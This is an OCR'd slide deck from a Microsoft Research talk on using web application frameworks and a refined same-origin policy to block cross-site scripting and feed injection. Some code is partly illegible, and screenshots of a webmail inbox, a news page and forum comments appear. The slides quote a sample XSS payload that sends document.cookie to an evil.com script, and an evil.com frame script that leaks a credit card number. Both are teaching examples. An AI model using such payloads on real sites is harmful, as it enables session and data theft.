Using Web Application Construction Frameworks to Protect Against Code Injection Attacks

Ben Livshits and Úlfar Erlingsson

Microsoft Research

State of Web Application Security (Web 1.0)

- Web application vulnerabilities more common than ever before
- The usual suspects: code injection vulnerabilities
  - SQL injection
  - Cross site scripting (XSS)
  - Cross-site request forgery (CSRF)
  - etc.

Default is Unsafe!

```
String username = req.getParamete[illegible]e");
ServletResponseStream out = [illegible]sp.getOutpu[illegible]tream();
out.println("<p>Hello, " + u[illegible]rname + ".</p[illegible]);
```

```
http://victim.com?user[illegible]me=
          <script>[illegible]
          "http://evil.com[illegible]tealcookie.cgi?cookie= "  +
          escape(docume[illegible].cookie)</script>
```

XSS

- Most vulnerabilities are coding bugs
  - Making a mistake is very easy: default is often unsafe
  - Getting things right requires non-trivial effort
  - Can you blame the developer for getting it wrong?

Currently Developers Do All the Heavy Lifting


- Must deal with problem complexity
  - Filter input to remove **`<script>`**, **`<object>`**, etc.
  - To see how complex this is, check out XSS Cheat Sheet for filter evasion: http://ha.ckers.org/xss.html
- Need to find all ways that malicious input can propagate through the application

Enter Web 2.0…

- Much more execution happens on the client
- Tons of code running within the browser
- Many new types of applications
  - Rich Webmail clients: gmail, hotmail, etc.
  - Mash-ups: Live.com , google.com/ig, protopage.com
  - Text editors: Writely, jot.com, etc.
  - Entire operating systems: YouOS, etc.

Cross-site Scripting & Worms

Webmail Client (Dojo Toolkit)



Sender	Subject	Date
Adam Arlen	today's meeting	2005-12-19
Bob Baxter	remaining work	2005-12-18
Carrey Crown	lunch	2005-12-17
David Davis	paint	2005-12-16

Subject: paint


what color is good for the new office?

Let me know soon

```
<td background='orchid'
onmouseover="showTooltip('orchid')">
```

Feed Injection

Mash-up Page Isolation Boundaries



Gmail

Inbox (26484) Hide preview Compose Mail

kmiller, Hao (2) - [stanford-network] Joost invites - Many have asked for Joost invites. They are n 11:30pm
Rogan - [Owasp-leaders] [Fwd: Exclusive Offers for Intrusion Prevention Security Events: Save Bi 11:26pm
Ted - tomorrow (Wednesday, May 22): Seth Hallem, CEO, Coverity - This is a very short notice re 11:24pm
Luke, Wilson (2) - Ticket for Manu Chao- Wednesday May 30th, San Francisco! - Friends, I have a 10:09pm
Ekpedeme - [stanford-network] Chicago Apartment Available - Chicago Apartment--Please pass 9:55pm
pcso - [calphoto] Re: Photo op in Lake Tahoe - Take a look at the east shore beaches just north of 9:32pm
Zachary - Henry Coe: June 1-3 - Hello friends, I am planning on leading a trip to He Coe in a cc 9:31pm
Sundeep - [stanford-network] [ISO] Housing in SF; know anyone looking for a ? - Hey t 8:49pm
Michele, Yamanoor .. Alan (7) - [calphoto] OT: WEBSITES - Hello Everyone 8:41pm

Top Stories

Survey finds US Muslims are contented
Newark Star Ledger - all 426 related »

CONFLICT IN IRAQ Dems bow to Bush on funds for war
San Francisco Chronicle - all 1103 related »

Thousands flee refugee camp in northern Lebanon
CTV.ca - all 4114 related »


Talks continue in spy murder case
Guardian Unlimited - all 1565 related »

US official defends Pakistan as ally
Reuters - all 64 related »

Hurricane outlook is ominous
Florida Today - all 792 related »

Officials Describe Interference by Former Gonzales Aide
Washington Post - all 153 related »

Work not complete, PM tells troops in Afghanistan
CBC Manitoba - all 161 related »




Our Goal: Turn Things Around

- With Web 2.0 upon us, we have a chance to make things right

- Secure code should be easier to write
  - It should be the default, not an exception
  - Developer has to go out of her way to get it wrong

- How to get there?
  - Most applications rely on frameworks
  - Exploit frameworks to achieve better security
  - Applications built on top of frameworks get better security properties **by construction** “for free”

End-to-End Web App Security Vision



Client-Side Runtime Enforcement

- General enforcement strategies
  - METs [Erlingsson, et.al. 2007]
  - JavaScript rewriting [Yu et.al. 2007]
- Enforcing specific properties
  - Disallow code execution: BEEP [Jim, et.al. 2007]
  - Isolation techniques: MashupOS/Subspace [Howell, et.al. 2007]
  - This paper: **how to accomplish isolation by default**

Our Contributions

1. Refine same-origin policy to provide fine-grained isolation of user interface element within an HTML page
2. Show how this approach mitigates common code injection problems, including cross-site scripting and feed injection
3. Outline how this technique can be incorporated within a framework such as the Dojo Toolkit or Microsoft Atlas

Same-Origin Policy: Good vs Evil

Frame 1: evil.com

```
<html>
 <script>
  m = document.
        getElementById("mydiv);
  location
     "http                          " +
      m.toString();
 </script>
</html>
```

```
host       = evil.com
protocol  = http
port       = 8000
```


$\neq$

Frame 2: good.com

```
<html>
 <div id="mydiv">
  credit card :1234 5678 9012 3456
</div>
</html>
```


```
host       = good.com
protocol  = http
port       = 8000
```

Same-Origin Lookup: Good vs Evil



Extending Same-Origin Policy: Same-Origin++

Blog with Comments



asian aid (Score:2, Funny)

by User 956 (568564) on Sunday May 20, @03:06AM (#19196381)
(http://www.atomjax.com/)

*The list is intended **asan aid** for both web application developers and professional security auditors.*

Ok, so that covers China and Japan, but what about Europe and the U.S.?

[Reply to This]

- Re:asian aid by MrObvious (Score:1) Sunday May 20, @03:13AM
  - **1 reply beneath your current threshold.**

Why is this needed at all? (Score:5, Insightful)

by Anonymous Coward on Sunday May 20, @03:15AM (#19196401)

If you just make sure you always use prepared SQL statements with positional arguments, you will never have any problems with SQL injection.
I suppose the over-use of PHP (which for a long time didn't even support prepared statements (does it even do it today?)) combined with stupid users that created the current situation.

[Reply to This]

- Re:Why is this needed at all? by koh (Score:2) Sunday May 20, @03:32AM
  - Re:Why is this needed at all? by billcopc (Score:2) Sunday May 20, @10:18AM
  - Non Issue by encoderer (Score:2) Sunday May 20, @07:07PM
- Re:Why is this needed at all? by neoform (Score:2) Sunday May 20, @04:05AM
  - Re:Why is this needed at all? by ThwartedEfforts (Score:2) Sunday May 20, @04:14AM
  - **Re:Why is this needed at all?** (Score:5, Informative)

